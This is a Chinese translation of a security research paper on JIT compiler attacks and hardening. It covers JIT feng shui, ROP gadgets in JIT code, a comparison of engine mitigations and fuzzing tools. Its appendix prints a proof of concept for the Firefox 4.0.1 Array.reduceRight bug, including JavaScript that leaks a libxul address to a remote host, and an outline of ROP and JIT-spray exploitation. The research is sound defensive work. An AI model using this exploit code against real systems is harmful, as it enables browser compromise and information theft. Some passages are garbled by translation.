为了在发出的代码中正确生成并找到可用的gaJIT，我们需要一种更好地影响JIT引擎生成它们的方法。为了解决这个问题，我们介绍了JIT风水。 JIT风水的概念源自Alex Sotirov的堆风水技术[15]。堆风水被开发用于内存破坏漏洞利用，其中需要以某种模式修饰底层堆结构以提高漏洞利用的可靠性。我们借用的技术名称与预期目的非常相似。使用特定的高级语言模式，我们可以强制

JIT引擎生成包含特定代码序列的可预测代码块。这些代码序列通常包含可预测的gaJIT。在这方面，每个JIT引擎都是不同的，尽管通用技术适用于所有不会随机化其生成代码的JIT引擎，但实现方式会有很大不同。

ROP技术通常通过ASLR（地址空间布局随机化）来缓解，这会降低特定小工具位于已知位置的可能性。尽管仍然可以将随机化应用于诸如VirtualAlloc之类的JIT内存分配例程，但事实是，与不受信任的源（JavaScript或字节码表示形式）相比，仍可以迫使引擎在整个内存中分配本机代码的许多副本。这样可以有效减轻ASLR提供的保护。因此，必须在每个JIT生成的页面上实施随机NOP插入，以防止这种攻击。我们将在本文的“ JIT强化”部分介绍这种缓解技术。

以下是在TraceMonkey发出的JIT代码中轻松生成gaJIT的示例：

gaJIT位于偏移量0x9e18（10个匹配项）

pop esi; pop edi; pop ebp ; ret

这使我们可以在单个gaJIT实例中控制多个寄存器的内容。

# 缓解技术

我们简要研究了许多不同的竞争JIT实现中的JIT强化技术的状态。这项研究使我们更好地了解了哪些JIT已针对攻击者进行了强化，以及哪些可能有助于攻击者在实施了DEP和ASLR等保护措施的强化环境中成功利用目标。

## 分配API的随机化

通常使用低级API（例如POSIX平台上的mmap和Win32平台上的VirtualAlloc）分配生成的本机代码的页面。随机化JIT代码页是战胜JIT浪潮和*代码重用攻*击的关键，就像DLL的随机化是战胜传统ROP漏*洞的关键一样。在Linux*上，mmap API返回的内存受ASLR约束，并且默认情况下是随机分配的。但是，默认情况下不会对Win32上的VirtualAlloc进行随机调用，它将以0x10000字节的偏移量返回可预测的连续内存分配。幸运的是，VirtualAlloc带有一个可选参数，指示要分配的所需页面位置。创建随机化

围绕VirtualAlloc进行包装以模拟mmap的现有行为应该是一个简单的过程。

## 页面权限

JIT代码页在发出代码时需要RW权限，并需要RX权限才能执行发出的代码。但是，大多数JIT引擎从一开始就创建具有完全RWX权限的页面，并且在代码生成完成后不会放弃特权。对于某些JIT引擎，这可能会破坏JIT（如JaegerMonkey的嵌入式缓存）的设计，并严重影响性能。

其他引擎在发射和执行之间有更明确定义的分隔（例如IE9和LLVM），因此可以通过减少任何时间点分配的RWX页面数量来减少攻击面。

## 保护页面

堆分配器通常分配具有读写权限的内存。如果其中一个页面有缓冲区溢出，则攻击者可能会将缓冲区溢出到映射到RW堆页面之外的现有RWX JIT分配上。在JIT页面分配的两侧放置没有权限的保护页面将防止此攻击。

以下Firefox映射说明了32位Linux上的问题。

...

02808000-0280c000 rw-p 0000000000:00 0RW堆内存

0280c000-0281c000 rwxp 0000000000:00 0RWX JIT页面

...

## 不断折叠

JIT Spray攻击使用攻击者提供的4字节常量作为立即操作数来传递指令，然后转移到下一个常量。常量折叠涉及将所有用户提供的输入（例如0x41424344）拆分为较小的值（2字节），然后将它们组合为原始常量。对于攻击者而言，很难将JIT喷雾的必要指令放入两个字节中。如果指令流是可预测的，则持续折叠不能为JIT喷雾提供足够的保护。这是恒定折叠如何工作的示例：

禁用恒定折叠：

mov eax，0x41424344

启用恒定折叠：

mov eax，0x4142 mov ebx，0x4344

add eax，ebx

## 持续致盲

常量盲化涉及通过在发射时对攻击者提供的常量与随机值进行XOR运算来进行更改。攻击者提供的常量A与秘密值B进行XOR运算以生成C。在运行时，B与C进行XOR运算以再次生成A。

恒盲禁用：

mov eax，0x41424344

启用恒定盲：

mov ecx，B xor ecx，C

A = xor eax，ecx

此技术可确保在指令流中不会保留任何恶意数据，而其原始形式仍会保留。

## 分配限制

启用并利用ASLR后，攻击者通常会依靠JIT Spray攻击，用shellcode（通过常量）填充尽可能多的地址空间，以增加分支到正确地址的几率。这会产生数百兆或更大的分配。 JIT引擎在正常运行期间很少产生那么多本机代码。

JIT分配限制限制了JIT引擎可以分配的页面数。这可以帮助防止攻击而又不妨碍浏览器的正常运行，但是对于JIT支持的语言运行时可能有缺点。

这种保护在浏览器中很有意义，因为标准的工作量是可以预测的，但在诸如JVM / CLR之类的通用JIT或诸如LLVM之类的库中可能并不总是合适的。

## 随机NOP插入/随机码基本偏移

ASLR严格来说是一种链接阶段/负载阶段（现在称为发射阶段）保护机制，因此只能以页面分辨率随机分配地址。代码生成器是确定性的，并且直接受高级源语言的影响。因此，在成功进行JIT spray的情况下，很容易预测页面内偏移。

以随机数量的语义无操作指令开始每个发出的函数或代码块，可以增加页面或代码段内的熵，并帮助JIT实现动态加载库无法实现的随机化。 NOP也可以散布在JIT发出的整个代码中，以进一步降低可重用代码块的可预测性。

Tamarin是Adobe Flash播放器中的JIT引擎，它与TraceMonkey共享NanoJIT引擎。 2010年，NanoJIT的开发人员向引擎添加了两个配置选项：随机NOP插入和随机代码库偏移。不幸的是，开发人员从未启用这些功能。此外，塔玛琳（Tamarin）开发人员还决定在编译代码修改时关闭这些保护。 Tamarin中的thunk被定义为对可信C存根函数的调用，例如Math\_floor\_thunk（）或XML\_AS3\_toString\_thunk（）。这些函数可能不包含攻击者可控制的常量，但可能包含可重用的代码块。

//在编译thunk时禁用强化功能nanojit :: Config cfg = core-> config.njconfig; cfg.harden\_function\_alignment = false; cfg.harden\_nop\_insertion = false;

至关重要的是，将这些保护机制应用于所有JIT生成的代码，以防止攻击者在其中找到可重用的代码块。

*注意：我们调查了每个引擎是否使用随机NOP插入，但是对于某些引擎，未知是否有针对此保护机制的异常（例如上述异常）。*

# JIT强化比较

我们调查了许多竞争的JIT引擎。一些引擎是Method JIT，而其他引擎则是tracing JIT。评估每个JIT的上述硬化技术。

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | V8 | IE9 \* | JaegerMonkey | Trace Monkey | LLVM | JVM | Flash/  Tamarin |
| 安全页面权限 | **N** | **Y** | **N** | **N** | **N** | **N** | **N** |
| 保护页面 | **Y** | **N \*\*** | **N** | **N** | **N** | **N** | **N** |
| 页面随机化  （Win32上的VirtualAlloc） | **Y** | **Y** | **N** | **N** | **N** | **N** | **N** |
| 不断折叠 | **N** | **N** | **N** | **N** | **N** | **N** | **N** |
| 持续致盲 | **Y** | **Y** | **N** | **N** | **N** | **N** | **N** |
| 分配限制 | **Y** | **Y** | **N** | **N** | **N** | **N** | **N** |
| 随机插入NOP | **Y** | **Y** | **N** | **Y†** | **N** | **N** | **Y†** |
| 随机码库  抵消 | **Y** | **Y** | **N** | **Y†** | **N** | **N** | **Y†** |

*\*我们对IE9进行的研究的一部分是基于与Microsoft安全工程师的对话以及他们关于加强自己的JIT实现的公开演讲。*

*\*\* IE9具有安全（RX）页面权限，保护页面不太重要。但是，最初创建这些页面时最初为其分配了RWX。*

*†默认情况下，已实现但未在源或配置中启用此功能。 （Tamarin和TraceMonkey引擎共享NanoJIT代码库。我们发现了一个简单的NOP填充功能，该功能已实现，但意外禁用。）*

正如我们已经显示的那样，JIT引擎采用和实施已知的保护机制的速度很慢，例如随机NOP插入，填充和JIT分配限制。像任何复杂的软件一样，与不存在应用程序相比，JIT使应用程序面临更大的利用风险，尤其是考虑到其目的是生成本机可执行代码。当充分利用内存损坏保护机制时，不受信任的输入对JIT输出的影响程度使这些组件处于明显的劣势。

通过设计，JIT会禁止其他安全功能，例如代码签名。在诸如iOS之类的平台上，其中所有可执行段都必须源自已签名的应用程序，而JIT引擎使这成为不可能。苹果已经宣布计划在iOS 5.0中为移动Safari支持Nitro JIT。因此，该应用程序的代码签名功能被禁用。

考虑通过堆溢出漏洞和信息泄漏漏洞来覆盖函数指针的情况。假设目标进程正在运行

在强化的ASLR和DEP被强制执行的强化环境下，完整的ASLR包括所有库和.text库的随机化。攻击者可以利用信息泄漏来发现特定DLL的基地址，该DLL包含用于代码重用的必要ROP小工具。这是一个相当标准的方案，并且在实践中可靠地工作。引入JIT引擎后，即使其中一个引擎包含一个或所有已知的保护机制，攻击者现在也可以直接影响可执行内存。这有可能将更多可用的代码小工具引入到内存中，而这些内存在其他情况下将不可用。将此与信息泄漏结合起来以发现这些JIT页面在内存中的位置，为代码重用利用提供了额外的潜力。此外，不安全的RWX页面权限的存在还引发了JIT代码超过通过相邻RW页面进行写入的可能性。在这种情况下，攻击者通过相邻页面上的缓冲区溢出用原始x86代码覆盖RWX JIT页面，然后触发该位置的JIT编写的JavaScript或中间表示。

像所有内存保护机制一样，这些机制各自为攻击者提供了自己要克服的障碍。就像在没有DEP的情况下强制执行A​​SLR或在没有ASLR的情况下执行DEP一样，仅实现这些JIT保护中的一两个即可为攻击者利用弱化的环境。结合使用时，它们将提供强化的JIT运行时，攻击者将不得不更加努力地加以利用。

# 工具类

为了促进我们的研究，我们开发了许多工具，包括fussers，动态调试器扩展和数据收集工具。我们不仅仅是为自己编写这些工具，我们的jitter工具链还将发布给安全社区，以帮助推进JIT安全研究的状态。

## 调试和跟踪

为了提取和分析JIT引擎生成的本机代码，我们在Ragweed引擎[13]之上创建了几个实用程序。 Ragweed是用纯Ruby编写的跨平台32位（Win32，Linux，OSX）本机代码调试库。使用Nerve动态调试器[14]（基于Ragweed构建），我们编写了断点脚本来提供对JIT生成的本机代码的访问。这使我们能够检测本机代码

生成器实时观察其行为并在运行时检查JIT生成的代码。

我们的jitter工具链目前仅支持Firefox Tracemonkey，Firefox Jaegermonkey和LLVM JIT引擎。我们还开发了一个通用脚本，用于跟踪用户提供的JIT调用站点对VirtualAlloc或mmap的调用。此通用脚本可用于为新的JIT引擎引导更新的jitter脚本。

跟踪Firefox JIT引擎需要对4.0.1 Win32 mozjs.dll进行一些轻度的反向工程，以找到特定的JIT hook点。jitter当前具有以下功能：

VirtualProtect，VirtualA*lloc，mmap，mprotect JaegerTrampoline的所有JIT调用点*

*JaegerTrampoline返回TrampolineCompiler ::compile*

*mijt:: TryCompile*

*PolyIC Stub Calls*

*MonoIC Stub Calls*

*Fast Paths（这是一项正在进行的工作，因为有许多快速路径需要考虑）*

jitter还可以跟踪LLVM下的代码生成，并通过 hook JIT :: NotifyFunctionEmitted来记录所有生成点，通常由平台相关的代码生成器用来通知JIT引擎。

一些JIT引擎已经提供了方便的挂钩来跟踪其内部例程。跟踪JVM代码的发出是通过JVM Tool Interface hook执行的。跟踪库的源包含在jitter中，并与OS X，Win32和Linux上的JVM一起使用。

jitter工具链中还包括我们可重用的gaJIT查找Ruby类。大多数ROP小工具分析工具仅在包含已加载的可执行模块或模块文件本身的内存上运行。这些工具不足以实现我们在JIT生产的代码页中找到可重复使用的重复代码模式的研究目标。我们的gaJIT查找脚本旨在使用抖动工具链的其他功能处理从内存中提取的原始缓冲区阵列。 gaJIT类完全独立于其他工具链，可以轻松用作通用ROP小工具查找器。

## 模糊测试

在各种实现之间，我们对JIT引擎进行模糊处理的方法差异很大。对Web浏览器中的JavaScript JIT引擎进行模糊处理比在语言运行时对LLVM JIT进行模糊处理要容易得多。公共语言解释器漏洞和少数JIT漏洞已有很长的历史。正如我们在本文的上一节中讨论的那样，这些错误中有许多并未标记为安全。专门针对JIT引擎的后端代码发射生成器中的漏洞进行模糊测试非常困难。以下各节介绍了每种方法。

### JavaScript模糊测试

从历史上看，客户端Web浏览器漏洞与DOM对象生命周期管理相关，而不是在核心JavaScript语言实现中。浏览器通常公开要由更高级别的脚本环境操纵的DOM，这可能导致核心脚本语言实现之外的许多问题。示例包括Firefox nsDOMAttribute [8]漏洞

（CVE-2010-3766）和Internet Explorer Aurora漏洞[9]（CVE-2010-0249），该漏洞在2010年被用于破坏Google系统。有许多此类问题的例子。尽管这些漏洞确实是可利用的并且很重要，但我们的模糊努力并非旨在找到它们。对于JavaScript JIT引擎，我们的模糊测试人员试图发现核心JavaScript语言实现（SpiderMonkey）和后端JIT引擎（JaegerMonkey，TraceMonkey）中的漏洞。 Mozilla JIT组件不允许通过已建立的API直接访问SpiderMonkey字节码。该字节码由受信任的组件生成，因此被认为是安全的。因此，任何模糊测试都必须使用JavaScript进行。

这就需要半智能的模糊器，它们试图避免语法相关的浅层错误。我们在Ruby中实现了JavaScript 1.8语法模糊器，并使用各种Ruby对象描述了语法，以表示类型，方法，控制流语句，运算符和关键字。该模糊器用于瞄准Mozilla SpiderMonkey引擎，该引擎又将测试用例数据传播到JaegerMonkey和TraceMonkey引擎。我们使用SpiderMonkey引擎js shell来快速高效地交付我们的测试用例。 js shell使用以下参数运行：

-j 启用TraceMonkey跟踪JIT

（此标志独立于-m和-a使用）

-m 启用JaegerMonkey方法JIT

-a 始终使用方法JIT，忽略内部调整这仅对-m有效

在查看JaegerMonkey源代码之后，我们获得了一些功能列表，可以通过根据自己的预期用途量身定制测试用例。我们研究了JaegerMonkey源代码，以找到更复杂的快速路径生成器以及如何通过JavaScript来访问它们。读取jsopcode.tbl文件是开始此过程的好地方。该文件定义了SpiderMonkey字节码操作码。通过了解为给定的JavaScript块生成了哪些字节码操作码，我们可以更好地了解JaegerMonkey编译器并跟踪JavaScript到字节码到本机代码的转换过程。例如，字节码操作码JSOP\_NOT表示逻辑NOT运算符（例如'！'）。通过查看Compiler.cpp文件并搜索在1170行中找到的操作码，我们可以找到JaegerMonkey中该操作码的编译位置。

BEGIN\_CASE（JSOP\_NOT）

jsop\_not（）;

END\_CASE（JSOP\_NOT）

该操作码触发对JaegerMonkey中的jsop\_not函数的调用。*我们可以在Fast*Ops.cpp中找到其实现。这个例子很简单，该函数只是从JavaScript堆栈中弹出最上面的值并检查其类型。以这种方式遵循每条快速路径可以帮助为我们的模糊器建立第一轮测试用例。第一轮产生了超过60亿个测试用例，耗时近一周。我们将语法迭代分解为多个测试轮次，这些轮次针对特定主题，例如算术或以各种顺序使用各种参数调用多个对象方法。

我们的模糊器能够找到一些无趣的漏洞，例如NULL指针取消引用，并在SpiderMonkey和JaegerMonkey中触发了一些调试断言。它还在我们向Mozilla报告的SpiderMonkey引擎中发现了一个严重漏洞。您可以在本文结尾的附录A中找到有关此漏洞的更多信息。

*我们决定不发布JavaScript模糊测试器或其许多结果，除非我们可以对其进行修改以使其可与其他JavaScript JIT引擎一起运行。我们仍在用更好的工具（例如Google的Valgrind和AddressSanitizer）检测细微的内存损坏的工具进行测试。*

### LLVM语言运行时模糊

由于位码通常是（特别是LLVM）二进制编码的数据，因此诸如位翻转之类的盲目的模糊测试很有价值。我们创建了一个临时的半智能模糊器（如

由于时间限制以及现有LLVM客户端应用程序普遍缺乏边界，因此LLVM的功能与完整的基于语法的模糊测试相反）。

使用JavaScript引擎，可以清楚地定义安全边界。尽管在Ruby实现中不太正确，但通常了解构成可接受行为的原因。对于LLVM，这种情况不太明显，因为LLVM位代码/ API的信任取决于它的用例，并且处理位代码的组件是为提高性能而不是出于安全性而编写的。

LLVM中的位代码解析库以及整个编译器基础结构并不是在编译过程的任何阶段都是恶意的前提下开发的。但是，随着LLVM使用率的上升，我们仍然认为库滥用或IR验证不完整的未来潜力是有效的攻击方案。

通过使用模糊器和手动代码审查，我们发现了LLVM的位代码解析（在svn r133867中修复）中的问题。

### 鲁比尼乌斯（Rubinius）模糊

为了定位Rubinius，我们使用了一个语法模糊器，它以与JavaScript模糊器类似的方式排列Ruby语言构造，并开始着手直接定位Rubinius的字节码。我们从Ruby语言（而不是直接与字节码）开始，后来以更多Ruby JIT实现为目标（MacRuby也使用LLVM）。我们使用特定于Ruby领域的语言对目标语法进行建模，并在整个研究过程中对模糊测试方法进行了不断的更改。由于这项工作仍在进行中，我们将在以后保留结果和分析。

# 结论与未来方向

在我们研究的开始，即时编译器的广泛使用和流行比安全社区有机会对其进行分析的速度更快。

我们着手于更好地理解JIT编译的安全性，并从两个方面对其进行记录：JIT引擎易受攻击的攻击媒介以及可以实施的保护机制，以减少在开发中使用它们的风险。我们试图将精力更多地放在比较研究上，以便在此基础上进一步开展工作，而不是穷举开发人员所采用的技术。

我们发现的错误已经通过错误修复补丁和架构指导对Mozilla Firefox和LLVM等项目产生了直接而积极的影响。我们希望收集到的防御机制能够帮助即时编译器评估其安全性，更重要的是，将注意力集中在仔细审查其输入和环境的重要性上。

由于我们选择的主题很广，因此很难实现详尽的报道。一些编译器，例如JaegerMonkey和LLVM，我们试图深入描述它们的体系结构以及我们分析它们的方法。我们关注较少的其他方面，则是为将来的工作创建工具或简要描述其主要属性。其他一些，例如.NET CLR，为将来的分析留出了空间。

我们的计划包括继续和扩展我们的模糊工作，将其分配到更多机器上，并迭代语法实例化方法。我们正在考虑的一种方法涉及对同一规范的多个实现（例如多个JavaScript引擎，或带有LLVM VMKit的Oracle JVM实现）进行模糊处理，以分析其输出的差异。我们认为，这对于消除未定义的行为以及检测信息泄露错误非常有效，而众所周知，这些信息很难用模糊测试发现。

我们认为，将来JIT安全问题的主要来源将是错误的机器代码发出，而不仅仅是利用JIT轻松滥用其内存许可或代码可预测性。代码发出错误并非总是归因于安全性问题（例如JVM JIT错误7056390 [5]），但可以直接导致可利用的条件。此类漏洞可以维护JIT引擎本身的完整性，但会产生错误的代码并直接导致可利用的条件。这些问题是潜在的

应该拥有自己的新型安全漏洞，但是我们将讨论留给更大的安全研究界。

# 参考资料

1. https://developer.mozilla.org/En/SpiderMonkey/Internals/Tracing\_JIT TraceMonkey体系结构映像参考
2. <http://blog.llvm.org/2010/04/intro-to-llvm-mc-project.html>LLVM机器代码项目简介
3. https://bugzilla.mozilla.org/show\_bug.cgi?id=635295 Mozilla Gmail JavaScript错误
4. <http://blogs.technet.com/b/srd/archive/2011/06/14/ms11-044-jit-compiler-issue-in-net-framework.aspx>Microsoft .Net CLR JIT逻辑错误
5. <http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=7056380>Java JIT代码发射漏洞
6. <http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf>Dion Blazakis的原始JIT喷纸
7. [http://cwe.mitre.org/data/definitions/733.html有](http://cwe.mitre.org/data/definitions/733.html)关编译器优化错误的CWE条目
8. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3766>Firefox nsDOMAttributeUse-After-

免费漏洞

1. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249>IE“ Aurora”漏洞
2. [http://cseweb.ucsd.edu/~hovav/papers/s07.html](http://cseweb.ucsd.edu/%7Ehovav/papers/s07.html)Hovav Shacham骨头上纯真的肉的几何形状
3. [http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf-](http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf)Dino Dai Zovi-实用ROP幻灯片
4. <http://em386.blogspot.com/2010/06/its-2010-and-your-browser-has-assembler.html>ChrisRohlf的原始JIT代码重用研究
5. <http://www.matasano.com/research/ragweed/>Matasano的Ragweed库
6. <http://www.matasano.com/research/nerve/>Matasano的Nerve调试器
7. <http://www.phreedom.org/research/heap-feng-shui/>Alex Sotirovs堆风水论文
8. [我们的模糊测试工具发现的http://www.mozilla.org/security/announce/2011/mfsa2](http://www.mozilla.org/security/announce/2011/mfsa2011-22.html)011-22.html Firefox Spider Monkey Array.reduceRight漏洞

# 附录A

**Firefox 4.0.1 Array.reduceRight（）案例研究**

我们的fuzzer在Firefox SpiderMonkey前端发现了一个非常关键的漏洞[16]，我们决定向Mozilla报告。该漏洞同时允许信息泄漏和任意代码执行。可以结合使用这两个属性，以独立于任何JIT引擎击败ASLR / DEP。但是，我们想探索使用JIT引擎利用关键代码执行漏洞的可能性。

下列JavaScript行在Firefox 3.6.17和4.0.1中触发了我们的漏洞：

xyz =new Array； xyz.length = 4294967240;

a =function rr（prev, current, index, array）{

document.write（current）;

}

xyz.reduceRight（a，1,2,3）;

下面我们简要概述了Firefox 4.0.1源代码中的漏洞：

JavaScript中对redu*ceRight方法的调用*会触发对jsarray.cpp中的C ++ array\_extra函数的调用。在第2740行，将*Array.length*属性分配给一个无符号整数：

jsuint length;

if（!js\_GetLengthProperty（cx，obj，＆length））return JS\_FALSE;

在2767行上，如果调用的方法为reduceRight，则将start，e*nd和step初始化但取反。这些变*量都*是jsi*nt类型*的有符号整*数

Jsint start= 0，end=length，step= 1；

switch（mode）{

case REDUCE\_RIGHT：

start=length-1，end= -1，step= -1;

通过为reduceRight方法提供>*= 2个参数，可以避免*在第2784行上对GetElement的第一次调用。在行2839上对GetElement的下一个调用是我们要达到的调用。此调用*位于for循环内，该循环*遍历数组的每个元素，该数组调用Java回调（作为reduceRight方法的第一个参数提供）。

现在将可控制的带符号索引值传递给GetElement，然后执行以下if语句：

if（obj-> isDenseArray（）&& index <obj-> getDenseArrayCapacity（）&& [360]！（\* vp = obj-> getDenseArrayElement（uint32（index）））.isMagic（JS\_ARRAY\_HOLE）） {

\* hole = JS\_FALSE;

returnJS\_TRUE;

}

以下伪代码说明了上面代码的360行上发生的情况：

\* vp = obj->slots[attacker\_control\_index]

\* vp*指针现在*指向obj-> slots数组的边界，该数组超出了攻击者控制的偏移量。如果这没有指向*映射的页面，则该过程将*崩溃。

返回array\_*extra函数，执行以下*代码

for（jsint i =start； i！=end； i + =step）{JSBool hole;

ok= JS\_CHECK\_OPERATION\_LIMIT（cx）&&

GetElement（cx，obj，i，＆hole，tvr.addr（））; / /第283行

uintNargi = 0;

if（REDUCE\_MODE（mode）） //将参数设置为reduceRight

()

session [argi++] = \* vp; //上一个

session [argi++] = tvr.value（）; //当前会话session [argi ++] =Int32Value（i）; //索引session [argi] = objv; / /数组

/ \*Do the call \* /

ok= session.invoke（cx）; //调用javascript回调

*tvr.value将*返回包含jsval\_layout*联合的Val*ue类实例。此Value实例是使用GetElement函数中的越*界数组索引派生的。 jsv*al\_layout联合表*示Value*实例可以解释为Integer，String或Object值，具体取决于obj-> slots [attacker\_control*\_index]地址处的*内存内容。

在没有DEP的系统上利用此漏洞很简单。攻击者所需要做的就是用标记为JSVAL\_TYPE\_OBJECT类型的伪Value结构将asPtr成员设置为熟悉的堆喷涂值0x0c0c0c0c来对堆进行喷涂，然后从传递给reduceRight方法的当前变量中触发任何方法。

使用此漏洞来实现信息泄漏也是微不足道的。以下Javascript将泄漏32位Linux上Firefox 4.0.1上的libxul地址，并将其发送到远程主机：

xyz = new Array;  
xyz.length = 4294967240;  
a = function rr(prev, cr, indx, array) {  
if(typeof current == "number" || current != "NaN" && current !=  
"undefined")  
{  
r = new XMLHttpRequest();  
r.open('GET', 'http://1.1.1.1:4567/s?t=' + typeof cr + '&v=' + cr,  
false);  
r.send(null);  
}  
}  
xyz.reduceRight(a,1,2,3);

使用JIT利用此漏洞并非易事，但完全有可能。如上所述，该漏洞除了执行任意代码外，还允许信息泄漏。我们可以使用libxul信息泄漏将伪造的对象结构asPtr成员设置为libxul中的堆栈透视小工具，将堆栈指针指向我们的ROP链，然后将shellcode复制到现有的RWX JIT页面中。或者，我们可以通过JIT Spray强制分配许多包含常量的JIT页面，这些常量将我们的shellcode串在一起，并通过向堆中喷洒带有伪造Value对象的asPtr成员指向常量之一的伪Value对象来执行执行，这是可预期的。 JIT页面。